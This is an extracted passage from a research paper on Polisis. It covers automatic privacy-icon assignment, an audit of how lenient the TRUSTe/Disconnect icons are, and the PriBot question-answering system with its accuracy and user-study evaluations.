Table 3: Prediction accuracy and $\kappa$ for icon prediction, with the distribution of icons per color based on OPP-115 labels.

| Icon | Accuracy | Cohen $\kappa$ | Hellinger distance | N(R) | N(G) | N(Y) |
|---|---|---|---|---|---|---|
| Exp. Use | 92% | 0.76 | 0.12 | 41 | 8 | 1 |
| Exp. Collection | 88% | 0.69 | 0.19 | 35 | 12 | 3 |
| Precise Location | 84% | 0.68 | 0.21 | 32 | 14 | 4 |
| Data Retention | 80% | 0.63 | 0.13 | 29 | 16 | 5 |
| Children Privacy | 98% | 0.95 | 0.02 | 12 | 38 | NA |

# 6 Privacy Icons

Our first application shows the efficacy of Polisis in resolving structured queries to privacy policies. As a case study, we investigate the Disconnect privacy icons [18], described in the first three columns of Table 2. These icons evolved from a Mozilla-led working group that included the Electronic Frontier Foundation, Center for Democracy and Technology, and the W3C. The database powering these icons originated from TRUSTe (re-branded later as TrustArc), a privacy compliance company, which carried out the task of manually analyzing and labeling privacy policies.

In what follows, we first establish the accuracy of Polisis' automatic assignment of privacy icons, using the Disconnect icons as a proof-of-concept. We perform a direct comparison between assigning these icons via Polisis and assigning them based on annotations by law students [11]. Second, we leverage Polisis to investigate the level of permissiveness of the icons that Disconnect assigns based on the TRUSTe dataset. Our findings are consistent with the series of concerns raised around compliance-checking companies over the years [21, 38, 39]. This demonstrates the power of Polisis in scalable, automated auditing of privacy compliance checks.

## 6.1 Predicting Privacy Icons

Given that the rules behind the Disconnect icons are not precisely defined, we translated their description into explicit first-order logic queries to enable automatic processing. Table 2 shows the original description and color assignment provided by Disconnect. We also show our interpretation of each icon in terms of labels present in the OPP-115 dataset and the automated assignment of colors based on these labels. Our goal is not to reverse-engineer the logic behind the creation of these icons but to show that we can automatically assign such icons with high accuracy, given a plausible interpretation. Hence, this represents our best effort to reproduce the icons, but these rules could easily be adapted as needed.

To evaluate the efficacy of automatically selecting appropriate privacy icons, we compare the icons produced with Polisis' automatic labels to the icons produced based on the law students' annotations from the OPP-115 dataset [11]. We perform the evaluation over the same set of 50 privacy policies which we did not use to train Polisis (i.e., kept aside as a testing set). Each segment in the OPP-115 dataset has been labeled by three

experts. Hence, we take the union of the experts' labels on one hand and the predicted labels from Polisis on the other hand. Then, we run the logic presented in Table 2 (Columns 4 and 5) to assign icons to each policy based on each set of labels.

Table 3 shows the accuracy obtained per icon, measured as the fraction of policies where the icon based on *automatic labels* matched the icon based on the *experts' labels*. The average accuracy across icons is 88.4%, showing the efficacy of our approach in matching the experts' aggregated annotations. This result is significant in view of Miyazaki and Krishnamurthy's finding [21]: the level of agreement among 3 *trained human judges* assessing privacy policies ranged from 88.3% to 98.3%, with an average of 92.7% agreement overall. We also show Cohen's $\kappa$, an agreement measure that accounts for agreement due to random chance[4]. In our case, the values indicate *substantial* to *almost perfect* agreement [40]. Finally, we show the distribution of icons based on the *experts' labels* alongside Hellinger distance[5], which measures the difference between that distribution and the one produced using the *automatic labels*. This distance assumes small values, illustrating that the distributions are very close. Overall, these results support the potential of automatically assigning privacy icons with Polisis.

## 6.2 Auditing Compliance Metrics

Given that we achieve a high accuracy in assigning privacy icons, it is intuitive to investigate how they compare to the icons assigned by Disconnect and TRUSTe. An important consideration in this regard is that several concerns have been raised earlier around the level of leniency of TRUSTe and other compliance companies [19, 20, 38, 39]. In 2000, the FTC conducted a study on privacy seals, including those of TRUSTe, and found that, of the 27 sites with a privacy seal, approximately only half implemented, at least in part, all four of the fair information practice principles and that only 63% implemented Notice and Choice. Hence, we pose the following question: *Can we automatically provide evidence of the level of leniency of the Disconnect icons using Polisis?* To answer this question, we designed an experiment to compare the icons extracted by Polisis' *automatic labels* to the icons assigned by Disconnect on real policies.


One obstacle we faced is that the Disconnect icons have been announced in June 2014 [41]; many privacy policies have likely been updated since then. To ensure that the privacy policies we consider are within a close time frame to those used by Disconnect, we make use of Ramanath *et al.*'s ACL/COLING 2014 dataset [42]. This dataset contains the body of 1,010 privacy policies extracted between December 2013 and January 2014. We obtained the icons for the same set of sites using the Disconnect privacy icons extension [18]. Of these, 354 policies had been (at least partially) annotated in the Disconnect dataset. We automatically assign the icons for these sites by passing their policy contents into Polisis and applying the rules in Table 2 on the generated *automatic labels*. We report the results for the *Expected Use* and *Expected Collection* icons as they are directly interpretable by Polisis. We do not report the rest of the icons because the *location information* label in the OPP-115 taxonomy included non-precise location (e.g., zip codes), and there was no label that distinguishes the exact retention period. Moreover, the Children privacy icon is assigned through a certification process that does not solely rely on the privacy policy.

Fig. 5 shows the distribution of automatically extracted icons vs. the distribution of icons from Disconnect, when they were available. The discrepancy between the two distributions is obvious: the vast majority of the Disconnect icons have a yellow label, indicating that the policies offer the user an opt-out choice (from unexpected use or collection). The Hellinger distances between those distributions are 0.71 and 0.61 for Expected Use and Expected Collection, respectively (i.e., 3–5x the distance in the Table 3).


This discrepancy might stem from our icon-assignment strategy in Table 2, where we assign a yellow label only when "All segments in $S$ (the concerned subset)" include the opt-in/opt-out choice, which could be considered as conservative. In Fig. 6, we show the icon distributions when relaxing the yellow-icon condition to become: "At least one segment in $S$" includes the opt-in/opt-out choice. Intuitively, this means that the choice segment, when present, should explicitly mention advertising/analytics (depending on the icon type). Although the number of yellow icons increases slightly, the icons with the new permissive strategy are significantly red-dominated. The Hellinger distances between those distributions drop to 0.47 and 0.50 for Expected Use and Expected Collection, respectively. This result indicates that the majority of policies do not provide users a choice within the same segments describing data usage for advertising or data collection by third parties.

We go one step further to follow an even more permissive strategy where we assign the yellow label to any policy with $S! = \phi$, given that there is at least one segment in the whole policy (i.e., even outside $S$) with opt-in/opt-out choice. For example, a policy where third-party advertising is mentioned in the middle of the policy while the opt-out choice about another action is mentioned at the end of the policy would still receive a yellow label. The

[4] https://en.wikipedia.org/wiki/Cohen%27s_kappa
[5] https://en.wikipedia.org/wiki/Hellinger_distance





(a) Exp. Use





(b) Exp. Collection

Fig. 5: Conservative icons' interpretation





(a) Exp. Use





(b) Exp. Collection

Fig. 6: Permissive icons' interpretation




(a) Exp. Use




(b) Exp. Collection

Fig. 7: Very permissive icons' interpretation

icon distributions, in this case, are illustrated in Fig. 7, with Hellinger distance of 0.22 for Expected Use and 0.19 for Expected Collection. Only in this interpretation of the icons would the distributions of Disconnect and Polisis come within reasonable proximity. In order to delve more into the factors behind this finding, we conducted a manual analysis of the policies. We found that, due to the way privacy policies are typically written, data collection and sharing are discussed in dedicated parts of the policy, without mentioning user choices. The choices (mostly opt-out) are discussed in a separate section when present, and they cover a small subset of the collected/shared data. In several cases, these choices are neither about the unexpected use (i.e., advertising) nor unexpected collection by third parties (i.e., advertising/analytics). Although our primary hypothesis is that this is due to TRUSTe's database being generally permissive, it can be partially attributed to a potential discrepancy between our versions of analyzed policies and the versions used by TRUSTe (despite our efforts to reduce this discrepancy).

### 6.3 Discussion

There was no loss of generality when considering only two of the icons; they provided the needed evidence of TRUSTe/TrustArc potentially following a permissive strategy when assigning icons to policies. A developer could still utilize Polisis to extract the rest of the icons by either augmenting the existing taxonomy or by performing additional natural language processing on the segments returned by Polisis. In the vast majority of the cases, whenever the icon definition is to be changed (e.g., to reflect a modification in the regulations), this change can be supported at the rules level, without modifying Polisis itself. This is because Polisis already predicts a comprehensive set of labels, covering a wide variety of rules.

Furthermore, by automatically generating icons, we do not intend to push humans completely out of the loop, especially in situations where legal liability issues might arise. Polisis can assist human annotators by providing initial answers to their queries and the supporting evidence. In other words, it accurately flags the segments of interest to an annotator's query so that the annotator can make a final decision.

## 7 Free-form Question-Answering

Our second application of Polisis is PriBot, a system that enables free-form queries (in the form of user questions) on privacy policies. PriBot is primarily motivated by the rise of conversation-first devices, such as voice-activated digital assistants (e.g., Amazon Alexa and Google Assistant) and smartwatches. For these devices, the existing techniques of linking to a privacy policy or reading it aloud are not usable. They might require the user to access privacy-related information and controls on a different device, which is not desirable in the long run [8].

To support these new forms of services and the emerging need for automated customer support in this domain [43], we present PriBot as an intuitive and user-friendly method to communicate privacy information. PriBot answers free-form user questions from a previously unseen privacy policy, in real time and with high accuracy. Next, we formalize the problem of free-form privacy QA and then describe how we leverage Polisis to build PriBot.

### 7.1 Problem Formulation

The input to PriBot consists of a user question $q$ about a privacy policy. PriBot passes $q$ to the ML layer and the policy's link to the Data Layer. The ML layer probabilistically annotates $q$ and each policy's segments with the privacy categories and attribute-value pairs of Fig. 3.

The segments in the privacy policy constitute the pool of candidate answers $\{a_1, a_2, \ldots, a_M\}$. A subset $\mathscr{G}$ of the answer pool is the ground-truth. We consider an answer $a_k$ as *correct* if $a_k \in \mathscr{G}$ and as *incorrect* if $a_k \notin \mathscr{G}$. If $\mathscr{G}$ is empty, then no answers exist in the privacy policy.

### 7.2 PriBot Ranking Algorithm

**Ranking Score:** In order to answer the user question, PriBot ranks each potential answer[6] $a$ by computing a proximity score $s(q,a)$ between $a$ and the question $q$. This is within the *Class Comparison* module of the Application Layer. To compute $s(q,a)$, we proceed as follows. Given the output of the *Segment Classifier*, an answer is represented as a vector:

$$\boldsymbol{\alpha} = \{p(c_i|a)^2 \times p(v_j|a) \mid \forall c_i \in \mathscr{C}, v_j \in \mathscr{V}(c_i)\}$$

[6]For notational simplicity, we henceforth use $a$ to indicate an answer instead of $a_k$.

for categories $c_i \in \mathscr{C}$ and values $v_j \in \mathscr{V}(c_i)$ descending from $c_i$. Similarly, given the output of the *Query Analyzer*, the question is represented as:

$$\boldsymbol{\beta} = \{p(c_i|q)^2 \times p(v_j|q) \mid \forall c_i \in \mathscr{C}, v_j \in \mathscr{V}(c_i)\}$$

The category probability in both $\boldsymbol{\alpha}$ and $\boldsymbol{\beta}$ is squared to put more weight on the categories at the time of comparison. Next, we compute a certainty measure of the answer's high-level categorization. This measure is derived from the entropy of the normalized probability distribution ($p_n$) of the predicted categories:

$$cer(a) = 1 - (-\sum(p_n(c_i|a) \times \ln(p_n(c_i|a))) / \ln(|\mathscr{C}|)) \quad (1)$$

Akin to a dot product between two vectors, we compute the score $s(q,a)$ as:

$$s(q,a) = \frac{\sum_i(\beta_i \times \min(\beta_i, \alpha_i))}{\sum_i \beta_i^2} \times cer(a) \quad (2)$$

As answers are typically longer than the question and involve a higher number of significant features, this score prioritizes the answers containing significant features that are also significant in the question. The *min* function and the denominator are used to normalize the score within the range $[0,1]$.

To illustrate the strength of PriBot and its answer-ranking approach, we consider the following question (posed by a Twitter user):

"Under what circumstances will you release to 3rd parties?"

Then, we consider two examples of ranked segments by PriBot. The first segment has a ranking score of 0.63: "Personal information will not be used or disclosed for purposes other than those for which it was collected, except with the consent of the individual or as required by law..." The second has a ranking score of 0: "All personal information collected by the TTC will be protected by using appropriate safeguards against loss, theft and unauthorized access, disclosure, copying, use or modification."

Although both example segments share terms such as "personal" and "information," PriBot ranks them differently. It accounts for the fact that the question and the first segment share the same high-level category: *3rd Party Collection* while the second segment is categorized under *Data Security*.

**Confidence Indicator:** The ranking score is an internal metric that specifies how close each segment is to the question, but does not relay PriBot's certainty in reporting a correct answer to a user. Intuitively, the confidence in an answer should be low when (1) the answer is semantically far from the question (i.e., $s(q,a)$ is low), (2) the question is interpreted ambiguously by Polisis, (i.e., classified into multiple high-level categories resulting in a high classification entropy), or (3) when the question contains unknown words (e.g., in a non-English language or with too many spelling mistakes). Taking into consideration these criteria, we compute a confidence indicator as follows:

$$conf(q,a) = s(q,a) * \frac{(cer(q) + frac(q))}{2} \quad (3)$$

where the categorization certainty measure $cer(q)$ is computed similarly to $cer(a)$ in Eq. (1), and $s(q,a)$ is computed according to Eq. (2). The fraction of known words $frac(\mathrm{q})$ is based on the presence of the question's words in the vocabulary of our *Policies Embeddings'* corpus.

**Potentially Conflicting Answers** Another challenge is displaying potentially conflicting answers to users. One answer could describe a general sharing clause while another specifies an exception (e.g., one answer specifies "share" and another specifies "do not share"). To mitigate this issue, we used the same CNN classifier of Sec. 4 and exploited the fact that the OPP-115 dataset had optional labels of the form: "*does*" vs. "*does not*" to indicate the presence or absence of sharing/collection. Our classifier had a cross-validation F1 score of 95%. Hence, we can use this classifier to detect potential discrepancies between the top-ranked answers. The UI of PriBot can thus highlight the potentially conflicting answers to the user.

## 8 PriBot Evaluation

We assess the performance of PriBot with two metrics: the *predictive accuracy* (Sec. 8.3) of its QA-ranking model and the *user-perceived utility* (Sec. 8.4) of the provided answers. This is motivated by research on the evaluation of recommender systems, where the model with the best accuracy is not always rated to be the most helpful by users [44].

### 8.1 Twitter Dataset

In order to evaluate PriBot with realistic privacy questions, we created a new privacy QA dataset. It is worth noting that we utilize this dataset for the purpose of testing PriBot, not for training it. Our requirements for this dataset were that it (1) must include free-form questions about the privacy policies of different companies and (2) must have a ground-truth answer for each question from the associated policy.

To this end, we collected, from Twitter, privacy-related questions users had tweeted at companies. This approach avoids subject bias, which is likely to arise when eliciting privacy-related questions from individuals, who will not pose them out of genuine need. In our collection methodology, we aimed at a QA test set of size between 100 and 200 QA pairs, as is the convention in similar human-annotated QA evaluation domains, such

as the Text REtrieval Conference (TREC) and SemEval-2015 [45, 46, 47].

To avoid searching for questions via biased keywords, we started by searching for reply tweets that direct the users to a company's privacy policy (e.g., using queries such as *"filter:replies our privacy policy"* and *"filter:replies our privacy statement"*). We then backtracked these reply tweets to the (parent) question tweets asked by customers to obtain a set of 4,743 pairs of tweets, containing privacy questions but also substantial noise due to the backtracking approach. Following the best practices of noise reduction in computational social science, we automatically filtered the tweets to keep those containing question marks, at least four words (excluding links, hashtags, mentions, numbers and stop words), and a link to the privacy policy, leaving 260 pairs of question–reply tweets. This is an example of a tweet pair which was removed by the automatic filtering:

**Question:** "@Nixxit your site is very suspicious."

**Answer:** "@elitelinux Updated it with our privacy policy. Apologies, but we're not fully up yet and running shoe string."

Next, two of the authors independently validated each of the tweets to remove question tweets (a) that were not related to privacy policies, (b) to which the replies are not from the official company account, and (c) with inaccessible privacy policy links in their replies. The level of agreement (Cohen's Kappa) among both annotators for the labels *valid* vs. *invalid* was almost perfect ($\kappa = 0.84$) [40]. The two annotators agreed on 231 of the question tweets (of the 260), tagging 182 as *valid* and 49 as *invalid*. This is an example of a tweet pair which was annotated as invalid:

**Question:** "What is your worth then? You can't do it? Nuts."

**Answer:** "@skychief26 3/3 You can view our privacy policy at http://t.co/ksmaIK1WaY. Thanks."

This is an example of a tweet pair annotated as valid:

**Question:** "@myen Are Evernote notes encrypted at rest?"

**Answer:** "We're not encrypting at rest, but are encrypting in transit. Check out our Privacy Policy here: http://bit.ly/1tauyfh."

As we wanted to evaluate the answers to these questions with a user study, our estimates of an adequately-sized study led us to randomly sample 120 tweets out of the tweets which both annotators labeled as valid questions. We henceforth refer to them as the *Twitter QA Dataset*.

## 8.2 QA Baselines

We compare PriBot's QA model against three baseline approaches that we developed: (1) **Retrieval** reflects the state-of-the-art in term-matching retrieval algorithms, (2) **SemVec** representing a single neural network classifier, and (3) **Random** as a control approach where questions are answered with random policy segments.

Our first baseline, Retrieval, builds on the BM25 algorithm [48], which is the state-of-the-art in ranking models employing term-matching. It has been used successfully across a range of search tasks, such as the TREC evaluations [49]. We improve on the basic BM25 model by computing the inverse document frequency on the *Policies Corpus* of Sec. 4.2 instead of a single policy. Retrieval ranks the segments in the policy according to their similarity score with the user's question. This score depends on the presence of distinctive words that link a user's question to an answer.


Our second baseline, SemVec employs a *single* classifier trained to distinguish among all the (mandatory) attribute-values (with $> 20$ annotations) from the OPP-115 dataset (81 classes in total). An example segment is "geographic location information or other location-based information about you and your device". We obtain a micro-average precision of 0.56 (i.e., the classifier is, on average, predicting the right label across the 81 classes in 56% of the cases – compared to 3.6% precision for a random classifier). After training this model, we extract a "*semantic vector*": a representation vector that accounts for the distribution of attribute values in the input text. We extract this vector as the input to the second dense layer (shown Fig. 4). SemVec ranks the similarity between a question and a policy segment using the Euclidean distance between semantic vectors. This approach is similar to what has been applied previously in image retrieval, where image representations learned from a large-scale image classification task were effective in visual search applications [50].

## 8.3 Predictive Accuracy Evaluation

Here, we evaluate the *predictive accuracy* of PriBot's QA model by comparing its predicted answers against expert-generated ground-truth answers for the questions of the Twitter QA Dataset.

**Ground-Truth Generation:** Two of the authors generated the ground-truth answers to the questions from the Twitter QA Dataset. They were given a user's question (tweet) and the segments of the corresponding policy. Each policy consists of 45 segments on average (*min=12, max=344, std=37*). Each annotator selected *independently*, the subset of these segments which they consider as best responding to the user's question. This annotation took place *prior* to generating the answers using our models to avoid any bias. While deciding on the answers, the annotators accounted for the fact that multiple segments of the policy might answer a question.

After finishing the individual annotations, the two annotators consolidated the differences in their labels to reach an agreed-on set of segments; each assumed to be




(a) top-$k$ score (b) NDCG

Fig. 8: Accuracy metrics as a function of $k$.

answering the question. We call this the *ground-truth* set for each question. The annotators agreed on at least one answer in 88% of the questions for which they found matching segments, thus signifying a substantial overlap. Cohen's $\kappa$, measuring the agreement on one or more answer, was 0.65, indicating substantial agreement [40]. We release this dataset, comprising the questions, the policy segments, and the ground-truth answers per question at `https://pribot.org/data.html`.

We then generated, for each question, the predicted ranked list of answers according to each QA model (PriBot and the other three baselines). In what follows, we evaluate the predictive accuracy of these models.

**Top-$k$ Score:** We first report the top-$k$ score, a widely used and easily interpretable metric, which denotes the portion of questions having at least one correct answer in the top $k$ returned answers. It is desirable to achieve a high top-$k$ score for low values of $k$ so that the user has to process less information before reaching a correct answer. Fig. 8a shows how the top-$k$ score varies as a function of $k$. PriBot's model has the best performance over the other three models by a large margin, especially at the low values of $k$. For example, at $k = 1$, PriBot has a top-$k$ score of 0.68, which is significantly larger than the scores of 0.39 (Retrieval), 0.27 (SemVec), and 0.08 (Random) ($p$-value $< 0.05$ according to pairwise Fisher's exact test, corrected with Bonferroni method for multiple comparisons). PriBot further reaches a top-$k$ score of 0.75, 0.82, and 0.87 for $k \in \{2,3,4\}$. To put these numbers in the wider context of free-form QA systems, we note that the top-1 accuracy reported by IBM Watson's team on a large insurance domain dataset (a training set of 12,889 questions and 21,325 answers) was 0.65 in 2015 [51] and was later improved to 0.69 in 2016 [52]. Given that PriBot had to overcome the absence of publicly available QA datasets, our top-1 accuracy value of 0.68 is on par with such systems. We also observe that the Retrieval model outperforms the SemVec model. This result is not entirely surprising since we seeded Retrieval with a large corpus of 130K unsupervised policies, thus improving its performance on answers with matching terms.

**Policy Length** We now assess the impact of the policy length on PriBot's accuracy. First, we report the *Normalized Discounted Cumulative Gain (NDCG)* [53]. Intuitively, it indicates that a relevant document's usefulness decreases logarithmically with the rank. This metric captures how presenting the users with more choices affects their user experience as they need to process more text. Also, it is not biased by the length of the policy. The *DCG* part of the metric is computed as $DCG_k = \sum_{i=1}^{k} \frac{rel_i}{\log_2(i+1)}$, where $rel_i$ is 1 if answer $a_i$ is correct and 0 otherwise. NDCG at $k$ is obtained by normalizing the $DCG_k$ with the maximum possible $DCG_k$ across all values of $k$. We show in Fig. 8b the average NDCG across questions for each value of $k$. It is clear that PriBot's model consistently exhibits superior NDCG. This indicates that PriBot is poised to perform better in a system where low values of $k$ matter the most.

Second, to further focus on the effect of policy length, we categorize the policy lengths (#*segments*) into *short*, *medium*, and *high*, based on the 33rd and the 66th percentiles (i.e., corresponding to #*segments* of 28 and 46). We then compute a metric independent of $k$, namely, the Mean Average Precision (MAP), which is the mean of the area under the precision-recall curve across all questions. Informally, MAP is an indicator of whether all the correct answers get ranked highly. We see from Fig. 9 that, for short policies, the Retrieval model is within 15% of the MAP of PriBot's model, which makes sense given the smaller number of potential answers. With medium-sized policies, PriBot's model is better by a large margin. This margin is still considerable with long policies.

**Confidence Indicator** Comparing the confidence (using the indicator from Eq. (3)) of incorrect answers predicted by PriBot (mean=0.37, variance=0.04) with the confidence of correct answers (mean=0.49, variance =0.05) shows that PriBot places lower confidence in the answers that turn out to be incorrect. Hence, we can use the confidence indicator to filter out the incorrect answers. For example, by setting the condition: $conf(q,a) \geq 0.6$ to accept PriBot's answers, we can enhance the top-1 accuracy to 70%. This indicator delivers another advantage: its components are independently interpretable by the application logic. If the score $s(q,a)$ of the top-1 answer is too low, the user can be notified that the policy might not contain an answer to the question. A low value of $cer(q)$ indicates that the user might have asked an ambiguous question; the system can ask the user back for a clarification.

**Pre-trained Embeddings Choice** As discussed in Sec. 4, we utilize our custom Policies Embeddings, which have the two properties of (1) being domain-specific and (2) using subword embeddings to handle out-of-vocabulary words. We test the efficacy of this choice by studying three variants of pre-trained embeddings. For the first variant, we start from our Policies Embeddings (PE), and we disable the subwords mode,





Fig. 9: Variation of MAP across policy lengths.





Fig. 10: top-$k$ score of PriBot with different pre-trained embeddings.





Fig. 11: An example of a QA pair displayed to the respondents.

thus only satisfying the first property; we call it PE-NoSub. The second variant is the *fastText* Wikipedia Embeddings from [54], trained on the English Wikipedia, thus only satisfying the second property; we denote it as WP. The third variant is WP, with the subword mode disabled, thus satisfying neither property; we call it WP-NoSub. In Fig. 10, we show the top-$k$ score of PriBot on our Twitter QA dataset with each of the four pre-trained embeddings. First, we can see that our Policies Embeddings outperform the other models for all values of $k$, scoring 14% and 5% more than the closest variant at $k = 1$ and $k = 2$, respectively. As expected, the domain-specific model without subwords embeddings (PE-NoSub) has a weaker performance by a significant margin, especially for the top-1 answer. Interestingly, the difference is much narrower between the two Wikipedia embeddings since their vocabulary already covers more than 2.5M tokens. Hence, subword embeddings play a less pronounced role there. In sum, the advantage of using subwords embeddings with the PE model originates from their domain specificity and their ability to compensate for the missing words from the vocabulary.

## 8.4 User-Perceived Utility Evaluation

We conducted a user study to assess the *user-perceived utility* of the automatically generated answers. This assessment was done for each of the four different conditions (Retrieval, SemVec, PriBot and Random). We evaluated the top-3 responses of each QA approach to each question. Thus, we assess the utility of 360 answers to 120 questions per approach.

**Study Design:** We used a between-subject design by constructing four surveys, each corresponding to a different evaluation condition. We display a series of 17 QA pairs (each on a different page). Of these, 15 are a random subset of the pool of 360 QA pairs (of the evaluated condition) such that a participant does not receive two QA pairs with the same question. The other two questions are randomly positioned anchor questions serving as attention checkers. Additionally, we enforce a minimum duration of 15 seconds for the respondent to evaluate each QA pair, with no maximum duration enforced. We include an open-ended Cloze reading comprehension test [55]; we used the test to weed out the responses with a low score, indicating a poor reading skill.

**Participant Recruitment:** After obtaining an IRB approval, we recruited 700 Amazon MTurk workers with previous success rate *>95%*, to complete our survey. With this number of users, each QA pair received evaluations from at least 7 different individuals. We compensated each respondent with $2. With an average completion time of 14 minutes, this makes the average pay around $8.6 per hour (US Federal minimum wage is $7.25). While not fully representative of the general population, our set of participants exhibited high intra-group diversity, but little difference across the respondent groups. Across all respondents, the average age is 34 years (*std=10.5*), 62% are males, 38% are females, more than 82% are from North America, more than 87% have some level of college education, and more than 88% reported being employed.

**QA Pair Evaluation:** To evaluate the relevance for a QA pair, we display the question and the candidate answer as shown in Fig. 11. We asked the respondents to rate whether the candidate response provides an answer to the question on a 5-point Likert scale (1=*Definitely Yes* to 5=*Definitely No*), as evident in Fig. 11. We denote a respondent's evaluation of a **single** candidate answer corresponding to a QA pair as relevant (irrelevant) if s/he chooses either *Definitely Yes (Definitely No)* or *Partially Yes (Partially No)*. We consolidate the evaluations of multiple users per answer by following the methodology outlined in similar studies [10], which consider the answer as relevant if labeled as relevant by a certain fraction of users. We took this fraction as 50% to ensure a majority agreement. Generally, we observed the respondents to agree on the relevance of the answers. Highly mixed responses, where 45–55% of the workers tagged the answer as relevant, constituted less than 16% of the cases.

**User Study Results:** As in the previous section, we compute the top-$k$ score for relevance (i.e., the portion of questions having at least one user-relevant answer in the top $k$ returned answers). Table 4 shows this score for

Table 4: top-$k$ relevance score by evaluation group.

| Group | $N$ | top-$k$ Relevance Score | | |
|---|---|---|---|---|
| | | $k=1$ | $k=2$ | $k=3$ |
| Random | 180 | 0.37 | 0.59 | 0.76 |
| Retrieval | 184 | 0.46 | 0.71 | 0.79 |
| SemVec | 153 | 0.48 | 0.71 | 0.85 |
| PriBot | 183 | **0.70** | **0.78** | **0.89** |

the four QA approaches with $k \in \{1,2,3\}$, where PriBot clearly outperforms the three baseline approaches. The respondents regarded at least one of the top-3 answers as relevant for 89% of the questions, with the first answer being relevant in 70% of the cases. In comparison, for $k = 1$, the scores were 46% and 48% for the Retrieval and the SemVec models respectively ($p$-value $<= 0.05$ according to pairwise Fishers exact test, corrected with Holm-Bonferroni method for multiple comparisons). An avid reader might notice some differences between the predictive models' accuracy (Section 8.3) and the users' perceived quality. This is actually consistent with the observations from research in recommender systems where the prediction accuracy does not always match user's satisfaction [44]. For example, the top-$k$ score metric for accuracy differs by 2%, -3%, and 6% with respect to the perceived relevance in the PriBot model. Another example is that the SemVec model and the Retrieval have smaller differences in this study than Sec. 8.3. We conjecture that the score shift with SemVec model is due to some users accepting answers which match the question's topic even when the actual details of the answer are irrelevant.

## 9 Discussion

**Limitations** Polisis might be limited by the employed privacy taxonomy. Although the OPP-115 taxonomy covers a wide variety of privacy practices [11], there are certain types of applications that it does not fully capture. One mitigation is to use Polisis as an initial step in order to filter the relevant data at a high level before applying additional, application-specific text processing. Another mitigation is to leverage Polisis' modularity by amending it with new categories/attributes and training these new classes on the relevant annotated dataset.

Moreover, Polisis, like any automated approach, exhibits instances of misclassification that should be accounted for in any application building on it. One way to mitigate this problem is using confidence scores, similar to that of Eq. (3) to convey the (un)certainty of a reported result, whether it is an answer, an icon, or another form of short notice. Last but not least, Polisis is not guaranteed to be robust in handling an adversarially constructed privacy policy. An adversary could include valid and meaningful statements in the privacy policy, carefully crafted to mislead Polisis' automated classifiers. For example, an adversary can replace words, in the policy, with synonyms that are far in our embeddings space. While the modified policy has the same meaning, Polisis might misclassify the modified segments.

**Deployment:** We provide three prototype web applications for end-users. The first is an application that visualizes the different aspects in the privacy policy, powered by the annotations from Polisis (available as a web application and a browser extension for Chrome and Firefox). The second is a chatbot implementation of PriBot for answering questions about privacy policies in a conversational interface. The third is an application for extracting the privacy labels from several policies, given their links. These applications are available at `https://pribot.org`.

**Legal Aspects** We also want to stress the fact that Polisis *is not intended* to replace the legally-binding privacy policy. Rather, it offers a complementary interface for privacy stakeholders to easily inquire the contents of a privacy policy. Following the trend of automation in legal advice [56], insurance claim resolution [57], and privacy policy presentation [58, 16], third parties, such as automated legal services firms or regulators, can deploy Polisis as a solution for their users. As is the standard in such situations, these parties should amend Polisis with a disclaimer specifying that it is based on automatic analysis and does not represent the actual service provider [59].

Companies and service providers can internally deploy an application similar to PriBot as an assistance tool for their customer support agents to handle privacy-related inquiries. Putting the human in the loop allows for a favorable trade-off between the utility of Polisis and its legal implications. For a wider discussion on the issues surrounding automated legal analysis, we refer the interested reader to the works of McGinnis and Pearce [60] and Pasquale [61].

**Privacy-Specificity of the Approach:** Finally, our approach is uniquely tailored to the privacy domain both from the data perspective and from the model-hierarchy perspective. However, we envision that applications with similar needs would benefit from extensions of our approach, both on the classification level and the QA level.

## 10 Related Work

**Privacy Policy Analysis:** There have been numerous attempts to create easy-to-navigate and alternative presentations of privacy policies. Kelley *et al.* [32] studied using nutrition labels as a paradigm for displaying privacy notices. Icons representing the privacy policies have also been proposed [31, 62]. Others have proposed standards to push service providers to encode privacy policies in a machine-readable format, such as P3P [13], but they

have not been adopted by browser developers and service providers. Polisis has the potential to automate the generation of a lot of these notices, without relying on the respective parties to do it themselves.

Recently, several researchers have explored the potential of automated analysis of privacy policies. For example, Liu *et al.* [58] have used deep learning to model the vagueness of words in privacy policies. Zimmeck *et al.* [63] have been able to show significant inconsistencies between app practices and their privacy policies via automated analysis. These studies, among others [64, 65], have been largely enabled by the release of the OPP-115 dataset by Wilson *et al.* [11], containing 115 privacy policies extensively annotated by law students. Our work is the first to provide a generic system for the automated analysis of privacy policies. In terms of the comprehensiveness and the accuracy of the approach, Polisis makes a major improvement over the state of the art. It allows transitioning from labeling of policies with a few practices (e.g., the works by Zimmeck and Bellovin [16] and Sathyendra *et al.* [17]) to a much more fine-grained annotation (up to 10 high-level and 122 fine-grained classes), thus enabling a richer set of applications.

